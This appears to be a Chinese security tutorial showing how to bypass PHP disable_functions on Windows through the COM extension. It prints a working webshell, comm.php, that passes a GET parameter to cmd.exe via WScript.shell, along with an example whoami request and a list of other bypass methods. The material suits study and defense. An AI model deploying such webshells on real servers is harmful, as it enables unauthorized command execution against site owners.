
在PHP 5.x系列可以使用该绕过的姿势，无奈之下只能拿我本机Windows 10来复现了本来想着都9102年了，这个姿势可能失效了，结果后来测试了一下，居然还能用~

测试环境

```
操作系统：Windows 10
Apache版本：Apache2
PHP版本：PHP 5.6.15
禁用函数：symlink,show_source,system,exec,passthru,shell_exec,popen,proc_oper,proc_close,curl_exec,curl_multi_exe,pcntl_exec
```



方便起见，我直接用XAMPP搭建的环境，同样是配置了disable_functions，传了一个webshell上去，可以查看文件，但是不能执行命令。



当然，这个漏洞在利用的时候，还是需要一定条件的，因为是COM组件的问题，所以要现在php.ini中启用相关dll和配置，然后重启apache。

```
extension = php_com_dotnet.dll
com.allow_dcom = true
```

这里简单说下COM组件的用途：

> COM组件由以Win 32动态连接库（DLL）或可执行文件（EXE）形式发布的可执行代码所组成。遵循COM规范编写出来的组件将能够满足对组件架构的所有要求。COM组件可以给应用程序、操作系统以及其他组件提供服务；自定义的COM组件可以在运行时刻同其他组件连接起来构成某个应用程序；COM组件可以动态的插入或卸出应用。

复现过程


这里直接使用构造好的poc

comm.php


```
<?php
$command=$_GET[a];
$wsh = new COM('WScript.shell');    // 生成一个COM对象
$exec = $wsh->exec('cmd.exe /c '.$command); //调用对象方法来执行命令
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput
?>
```

然后尝试访问一下


```
http://url/comm.php?a=whoami
```



试试查看当前目录pwd



再看看能不能弹计算器



真的都可以，效果大赞，这种对于启用COM组件的php站点简直就是绕过杀器。

结语

好了，到这里介绍的姿势也很多了，虽然还有很多其它姿势没有介绍，比如：

imap_open绕过（和pcntl类似，需要安装imap扩展）

黑名单函数绕过（利用冷门函数执行命令）

perl扩展安全模式绕过

win32std扩展绕过

...

有兴趣的小伙伴可以自行复现体验，我这里不会再继续补充了，写完这篇教程虽然在环境构造上花了不少时间，但收获还是很多，学无止境，感觉需要学习的东西还有很多~

参考链接

https://www.freebuf.com/articles/web/169156.html

https://github.com/l3m0n/Bypass_Disable_functions_Shell

https://cloud.tencent.com/developer/article/1141142